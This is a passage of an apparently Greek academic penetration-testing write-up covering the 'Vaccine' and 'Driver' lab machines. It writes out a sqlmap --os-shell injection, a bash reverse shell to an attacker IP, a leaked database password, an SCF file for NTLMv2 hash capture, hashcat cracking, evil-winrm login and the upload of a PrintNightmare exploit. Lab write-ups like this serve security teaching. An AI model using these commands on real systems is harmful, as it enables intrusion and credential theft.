


Figure 32: SQLmap importing Cookie


Από τα αποτελέσματα της εκτέλεσης της εντολής, αυτό που μας είναι χρήσιμο είναι το παρακάτω:

“GET parameter ‘search’ is vulnerable. Do you want to keep testing the others (if any)? [y/N]”

Το εργαλείο επιβεβαίωσε ότι ο στόχος είναι ευάλωτος στην έγχυση κώδικα SQL, που είναι όλα όσα έπρεπε να γνωρίζουμε.

Θα τρέξουμε ξανά το sqlmap, όπου θα παρέχουμε τη σημαία --os-shell, όπου θα μπορούμε να εκτελέσουμε την έγχυση εντολών.

Figure 33: SQLmap importing Cookie 2



Μπορούμε να δούμε επιπλέον πληροφορίες σχετικά με την Βάση δεδομένων, όπως φαίνονται στην παραπάνω εικόνα. Το λειτουργικό σύστημα του διαδικτυακού διακομιστή, την τεχνολογία της διαδικτυακής εφαρμογής και το είδος της βάσης.

Πλέον έχουμε περιορισμένη πρόσβαση. Για να κάνουμε την σύνδεση πιο σταθερή θα χρησιμοποιήσουμε “reverse shell payload”, με την παρακάτω εντολή:

“bash -c "bash -i >& /dev/tcp/10.10.14.145/443 0>&1"”.

Πριν εκτελέσουμε την παραπάνω εντολή, θα πρέπει να έχουμε ενεργοποιήσει το NetCat να ακούει στην παραπάνω πόρτα 443, όπως θα δούμε στην επόμενη εικόνα.




Figure 34:Reverse shell & Netcat Listener

Πλέον έχω πρόσβαση σαν χρήστης postgres, αλλά δεν γνωρίζω τον κωδικό πρόσβασης, πράγμα που σημαίνει ότι δεν δικαιώματα για να τρέξω εντολές με την εντολή “sudo”. Θα προσπαθήσω να βρώ τον κωδικό πρόσβασης στο φάκελο html, καθώς το μηχάνημα χρησιμοποιεί και PHP και SQL, που σημαίνει ότι θα πρέπει να υπάρχουν διαπιστευτήρια. Μετακινούμαι στον φάκελο “html”, με την εντολή:

“postgres@vaccine:/$ cd /var/www/html” και επιλέγω να διαβάσω τα περιεχόμενα του αρχείου dashboard.php με την παρακάτω εντολή:

“postgres@vaccine: /var/www/html$ cat dashboard.php” το αποτέλεσμα που μας επιστρέφει η εκτέλεση της παραπάνω εντολής είναι:

“try {

$conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");

}”

Όπως μπορούμε να δούμε έχουμε πλέον τα παραπάνω στοιχεία για να συνδεθούμε στην βάση με περισσότερα προνόμια και να τραβήξουμε τα δεδομένα που χρειαζόμαστε.

4.6 Σενάριο 4ο

4.6.1 Εικονική μηχανή "Driver"

Στην εικονική μηχανή "Driver", θα πραγματοποιήσουμε τον κατακερματισμό NTLMv2 του χρήστη μέσω της μεταφόρτωσης SCF (αρχείο εντολών Shell) και θα εκμεταλλευτούμε την ευπάθεια CVE-2021-1675 «PrintNightmare» για κλιμάκωση προνομίων, με σκοπό τη διείσδυση στο μηχάνημα.

4.6.2 Μεθοδολογία διείσδυσης

Ενεργοποιώντας το εικονικό μηχάνημα, βλέπουμε αυτόματως και την IP (10.10.11.106) που κατέχει. Ξεκινώντας με τη σάρωση Nmap, ώστε να μπορούμε να ελέγξουμε ποιες θύρες είναι ανοιχτές και ποιες υπηρεσίες εκτελούνται σε αυτές με τις παρακάτω επιλογές:
-sC: Εκτελεί σάρωση σεναρίου χρησιμοποιώντας το προεπιλεγμένο σύνολο σεναρίων, η
-sV: ενεργοποιεί την ανίχνευση έκδοσης, η οποία θα εντοπίσει ποιες εκδόσεις εκτελούνται σε ποια θύρα. Όπως θα δούμε και στην παρακάτω εικόνα:




Figure 35: Εκτέλση Nmap

Εκτός της πόρτας 80, βλέπουμε παράλληλα τις πόρτες 445 και 5985. Κάνοντας μια έρευνα διαπιστώνουμε πως η πόρτα 445 είναι SMB. Αυτό σημαίνει πως μπορούμε να δοκιμάσουμε να συνδεθούμε με την χρήση SMB. Το SMB είναι πρωτόκολλο κοινής χρήσης αρχείων δικτύου και δεδομένων, χρησιμοποιείται από διεσεκατομμύρια συσκεύες σε ευρύ σύνολο λειτουργικών συστημάτων, όπως Windows, Linux, Android, MacOS, iOS.

Εκτελούμε την εντολής : "smbclient -L 10.10.11.106" και διαπιστώνουμε πως δεν έχει επιτυχία, όπως βλέπουμε στην παρακάτω εικόνα:

Figure 36: Εκτέλεση SMB εντολής

Μπορούμε να κάνουμε το ίδιο στη πόρτα 5985 που είναι "WinRM"- απομακρυσμένη διαχείριση λόγω του ότι δεν έχουμε διαπιστευτήρια, προς το παρών. Θα προσπαθήσουμε να εξερευνήσουμε την διαδικτυακή εφαρμογή, ανοίγοντας τον φυλλομετρητή μας και εκτελώντας το http://10.10.11.106 στην πόρτα 80:




Figure 37: Σύνδεσμος πόρτας 80

Τα αποτελέσματα του Nmap μας έδειξαν ήδη ότι έχουμε http-auth για το Κέντρο ενημέρωσης υλικολογισμικού MFP στη θύρα 80 και ότι πρέπει να παρέχουμε κωδικό πρόσβασης για τον χρήστη «διαχειριστή». Θα δοκιμάσουμε τον ίδιο κωδικό πρόσβασης με το όνομα χρήστη «admin» και βλέπουμε στην παρακάτω εικόνα πως καταφέραμε να εισέλθουμε:





Figure 38: MFP Firmware Update Center σελίδα

Figure 39: Επιλογές στην σελίδα MFP



Βλέπουμε ότι έχουμε έναν εκτυπωτή και μια σελίδα «Ενημερώσεις υλικολογισμικού» με λειτουργία «μεταφόρτωση αρχείων», όπως βλέπουμε στην παραπάνω εικόνα. Αυτή η σελίδα λέει ότι τα αρχεία θα μεταφορτωθούν στο κοινόχρηστο αρχείο. Φαίνεται ότι είναι το SMB. Κάνοντας έρευνα για «SMB upload exploit» βρήκα άρθρο, το οποίο περιγράφει τον τρόπο

λήψης κατακερματισμού NTLMv2 ανεβάζοντας ένα αρχείο SCF (αρχείο εντολών Shell) σε κοινόχρηστο στοιχείο SMB. Αρχικά, ας μάθουμε τη διεύθυνση IP μας στο δίκτυο με την εντολή:

«Ifconfig tun0»:




Figure 40: Εντολής εύρεσης IP

Στην συνέχεια θα δημιουργήσουμε ένα αρχείο SCF με τις ακόλουθες πληροφορίες:

```
«[Shell]
Command=2
IconFile=\\10.10.14.64\share\test.ico
[Taskbar]
Command=ToggleDesktop»
```

Θα ξεκινήσουμε τον δικό μας SMB διακομιστή στον φάκελο που βρίσκεται και το SCF αρχείο, με την εντολή: «smbserver.py share . -smb2support»




Figure 41: Έναρξη SMB διακομιστή

Όπως βλέπουμε, είχαμε επιτυχία και πλέον μπορούμε να ανεβάσουμε το αρχείο SCF, μέσω της διαδυκτιακής φόρμας και μπορούμε να δούμε ότι ο κατακερματισμός NTLMv2 εμφανίστηκε στο τερματικό μας με ανοιχτό το κοινόχρηστο στοιχείο SMB:




Figure 42: Κατακερματισμός NTLMv2

Το επόμενο βήμα, είναι να προσπαθήσουμε να σπάσουμε το «Hash».

Όπως και προηγουμένως θα χρησιμοποιήσουμε το εργαλείο «hashcat» με τη λίστα λέξεων «rockyou». Βάζουμε αυτόν τον κατακερματισμό σε ένα αρχείο και εκτελούμε την ακόλουθη εντολή: «hashcat -m 5500 -a 0 hash ../../rockyou.txt»

Το αποτέλεσμα της παραπάνω εντολής:




Figure 43: Hash Cracking

Πλέον έχουμε τα διαπιστευτήρια «tony:liltony». Θα τα χρησιμοποιήσουμε για να συνδεθούμε στο WinRM χρησιμοποιώντας το evil-winrm. Το εγκαθιστούμε με την ακόλουθη εντολή: «sudo apt install evil-winrm»

και πραγματοποιούμε σύνδεση με την εντολή: «evil-winrm -i 10.10.11.106 -u tony -p liltony» όπου συμπληρώνουμε την IP του μηχανήματος, καθώς και τα διαπιστευτήρια που βρήκαμε στο προηγούμενο βήμα. Στην παρακάτω εικόνα βλέπουμε την σύνδεση μας στο μηχάνημα καθώς και την μετακίνηση μας στον φάκελο «Επιφάνεια εργασίας» αλλά και το αρχείο «user.txt»:




Figure 44: Επιφάνεια εργασίας μηχανήματος

Γνωρίζουμε πλέον ότι αυτό το μηχάνημα σχετίζεται με εκτυπωτές. Πραγματοποιώντας έρευνα σχετικά με ευπάθειες εκτυπωτών βρήκα αυτό το github-αποθετήριο (calebstewart/CVE-2021-1675), όπου μπορούμε να βρούμε την εφαρμογή PowerShell του exploit για το CVE-2021-1675 «PrintNightmare». Πρέπει να κατεβάσουμε το αρχείο CVE-2021-1675.ps1 και να το τοποθετήσουμε σε έναν φάκελο όπου χρησιμοποιήσαμε το evil-winrm.

Δημιουργούμε τον φάκελο «tmp» στο μηχάνημα «Driver» και μεταβένουμε σε αυτόν. Χρησιμοποιώντας το evil-winrm έχουμε την επιλογή να ανεβάσουμε αρχεία από το μηχάνημά μας στο μηχάνημα προορισμού με αυτήν την απλή εντολή: «upload CVE-2021-1675.ps1» Και έπειτα να μας δείξει την λίστα αρχείων με την εντολή: «ls».

